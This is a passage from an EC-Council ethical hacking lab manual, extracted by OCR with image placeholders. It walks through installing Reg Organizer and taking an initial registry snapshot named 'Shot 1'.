


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Follow the wizard-driven installation steps to install the Reg Organizer.
7. After the completion of installation, **Completing the Reg Organizer Setup Wizard** appears, uncheck **Enable functions requiring data transfer** and **What's new in this version** checkboxes and click **Finish**.




8. **Reg Organization** main window appears, displaying **System Cleanup**, **Startup Applications** and **Private Data Cleanup** sections, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Now, click **TOOLS** from the menu bar and select **Registry Snapshots** option from the context menu.




10. **Registry Snapshots Comparison** window appears, click **Create Snapshot** option.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

11. The process of taking a snapshot initializes and after it finishes, the **Snapshot Created** window appears; change the snapshot name to **Shot 1** in the **Enter the snapshot name** field and click **OK**.

